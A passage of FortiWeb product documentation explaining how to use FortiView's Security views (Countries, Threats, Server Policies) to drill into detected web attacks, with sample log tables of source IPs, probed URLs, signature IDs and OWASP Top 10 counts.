

You can click the ⊖ (minimize) icon next to a server or server pool to hide the server(s) for that server or server pool; click the ⊕ (maximize) icon to display the server(s) for that server or server pool again.

To display information about a server policy, mouse over it:



To display information about a content routing policy, mouse over it:



To display information about a server pool, mouse over it:



To display information about a specific server, mouse over it:



See also

- Configuring a server policy
- Creating an HTTP server pool
- Routing based on HTTP content

Security

FortiView's Security menu provides information about the specific types of attacks FortiWeb detects, the countries in which attacks originate, the server policies that handle threats, and the specific devices that attackers use.

You can see the total number of threats, threat scores, the types of actions FortiWeb carries out in response to specific types of attacks, and how severe attacks are.

This gives you the ability to modify your FortiWeb configuration to best address specific threats your environment faces.

Countries

Go to **FortiView > Security > Countries**.

From this window, you can see total threat data and threat data for each country:



Viewing individual countries

There are two ways to drill down into the key elements about a specific country:

- Double-click the country from the list of countries.
- Click the **Add Filter** icon and select the country.

A country summary provides an overview of the total threats, accumulated threat score, actions, and service used:



From here, you can also view information about specific types of threats, the source IP of attacks, the client devices that launched attacks, HTTP methods used, and targeted URLs for the specified country under the **Threats**, **Sources**, **Client Devices**, **HTTP Methods**, **URLs**, **CVE ID**, and **OWASP Top10** tabs, respectively. You can use either the **Add Filter** icon to filter for these things, or select the relevant tab and double-click the row of the thing you want to know more about.

You can even filter for a combination of these things. For example, below you can see the server policy that handled a specific type of threat from a particular device that targeted a specific URL:



#	Date/Time	Policy	Source	Destination	Threat Level	Action	Message	HTTP Host	URL	Sou
1	15:36:59	TTP_FULL_FEATURE	118.25.231.252	111.204.123.124	Critical	Alert	URL triggered signature ID 070000013 of Signatures policy Alert Only	111.204.123.124	/muhstik-dpr.php	Chi
2	15:36:35	TTP_FULL_FEATURE	118.25.231.252	111.204.123.124	Critical	Alert	URL triggered signature ID 070000013 of Signatures policy Alert Only	111.204.123.124	/muhstiks.php	Chi
3	15:36:11	TTP_FULL_FEATURE	118.25.231.252	111.204.123.124	Critical	Alert	URL triggered signature ID 070000013 of Signatures policy Alert Only	111.204.123.124	/muhstik2.php	Chi
4	15:35:47	TTP_FULL_FEATURE	118.25.231.252	111.204.123.124	Critical	Alert	URL triggered signature ID 070000013 of Signatures policy Alert Only	111.204.123.124	/muhstik.php	Chi
5	15:26:21	TTP_FULL_FEATURE	118.25.231.252	111.204.123.124	Critical	Alert	HTTP Header triggered signature ID 090490084 of Signatures policy Alert Only	localhost	/	Chi
6	15:26:21	TTP_FULL_FEATURE	118.25.231.252	111.204.123.124	Medium	Alert	Header Value Length Exceeded: (The HTTP header value length (2104) exceeded the maximum allowed - 2048)	localhost	/	Chi

For any given country, you can drill down into specific threat, source IP, client device ID, HTTP method, URL, CVE ID, and OWASP Top10 entries to learn more information about them via the **Log Details**. Below is an example.

Go to **FortiView > Security > Countries**.

To drill down into a country, double-click it.

Select the **Sources** tab.

You can select any tab for a country to view the **Log Details** of an attack. To view the **Log Details** of an attack, you simply have to select a specific attack.

Drill down into an IP address.

You will see every attack made from that IP address.

Select a specific attack from the IP address. You will be able to see information about the attack from this IP address. The **Log Details** will appear along the right side of the window:



#	Date/Time	Policy	Source	Destination	Threat Level	Action	Message	HTTP Host
1	16:21:28	TTP_FULL_FEATURE	190.50.127.251	111.204.123.98	Critical	Alert	URL triggered signature ID 070000013 of Signatures policy Alert Only	111.204.123.98
2	16:20:45	TTP_FULL_FEATURE	190.50.127.251	111.204.123.98	Critical	Alert	URL triggered signature ID 070000013 of Signatures policy Alert Only	111.204.123.98

Threats

Go to **FortiView > Security > Threats**.

From this window, you can see total threat data that FortiWeb has detected:



Threat	Threat Level	Threats	Threat Score	Action (Block/Alert)	Service (HTTP/HTTPS)
HTTP Protocol Constraints	Critical	5612	84020	0/5612	5612/0
SQL Injection (Syntax Based Detection)	Critical	2276	98160	0/2276	2276/0
Bad Robot	Critical	48	2080	0/48	48/0
Trojans	Critical	18	900	0/18	18/0
SQL Injection	Critical	2	0	2/0	2/0
Generic Attacks	Critical	979	11760	0/979	979/0
Known Exploits	Critical	59	2750	0/59	59/0
Allow Method	Critical	22	0	22/0	22/0
Information Disclosure	High	761	4100	0/761	761/0
Cross Site Scripting	High	39	550	0/39	39/0

Viewing specific threats

There are two ways to view information about a specific type of threat:

- Double-click the threat type from the list of threats
- Click the **Add Filter** icon and select the threat type

A summary for a particular threat type shows the threat level, total number of threats, accumulated threat score, actions, and service used for that threat type:



Source	Threats	Threat Score	Action (Block/Alert)	Service (HTTP/HTTPS)
108.161.136.70	50	2500	0/50	50/0
61.149.143.226	6	100	0/6	6/0

From here, you can also view information about the source IP of attacks, countries from which attacks are launched, the client devices that launched attacks, HTTP methods used, and targeted URLs under the **Sources**, **Countries**, **Client Devices**, **HTTP Methods**, **URLs**, **CVE ID**, and **OWASP Top10** for the specified threat. You can use either the **Add Filter** icon to filter for these things, or select the relevant tab and double-click the row of the thing you want to know more about.

You can even filter for a combination of these things, including the amount of a specific type of threat from a particular device in a given country that targeted a specific URL:



HTTP Method: get | Threat: Known Exploits | Source: 108.161.136.70 | Add Filter | 5 minutes | 1 hour | 24 hours

#	Date/Time	Policy	Source	Destination	Threat Level	Action	Message	HTTP Host	URL	Method
1	16:13:08	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/	get
2	16:12:58	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/site.htm	get
3	16:12:48	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/register.htm	get
4	16:12:38	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/main.htm	get
5	16:12:28	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/login.htm	get
6	16:12:08	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/login.xhtml	get
7	16:11:50	TTP_FULL_FEATURE	108.161.136.70	111.204.123.121	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.121	/	get
8	16:11:48	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/site.xhtml	get
9	16:11:30	TTP_FULL_FEATURE	108.161.136.70	111.204.123.121	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.121	/register.htm	get
10	16:11:29	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/index.xhtml	get
11	16:11:18	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/struts2-rest-showcase/orders.xhtml	get
12	16:11:10	TTP_FULL_FEATURE	108.161.136.70	111.204.123.121	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.121	/login.htm	get
13	16:11:08	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/site.do	get
14	16:11:00	TTP_FULL_FEATURE	108.161.136.70	111.204.123.121	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.121	/register.xhtml	get
15	16:10:58	TTP_FULL_FEATURE	108.161.136.70	111.204.123.122	Critical	Alert	HTTP Header triggered signature ID 090500348 of Signatures policy Alert Only	111.204.123.122	/site.action	get

For any given type of threat, you can drill down into specific country, source IP, client device ID, HTTP method, URL, CVE ID, and OWASP Top10 entries to learn more information about the threat via the **Log Details**. Below is an example:

Go to **FortiView > Security > Threats**.

Select a threat.

Select the **Sources** tab.

You can select any tab for a country to view the **Log Details** of an attack. To view the **Log Details** of an attack, you simply have to select a specific attack.

Double-click an IP address.

You will see every attack made from that IP address.

Select a specific attack from the IP address. You will be able to see information about the attack from this IP address. The **Log Details** will appear along the right side of the window:



Server Policies

Go to **FortiView > Security > Server Policies**.

This window shows total threat data and threat data for each server policy:



Viewing threats per server policy

Two ways are available to view key elements about a server policy:

- Double-click the Server Policy name from the Server Policy list.
- Click the **Add Filter** icon and select the server policy.

The server policy summary page provides an overview of total threats, accumulated threat score, actions, and service used.



OWASP Top10	Threats	Threat Score	Action (Block/Alert)	Service (HTTP/HTTPS)
A6:2017-Security Misconfiguration	5191	78585	15/5176	5191/0
A1:2017-Injection	2251	67945	4/2247	2251/0
A3:2017-Sensitive Data Exposure	737	3750	0/737	737/0
A9:2017-Using Components with Known Vulnerabilities	68	3200	0/68	68/0
A7:2017-Cross-Site Scripting (XSS)	26	260	0/26	26/0

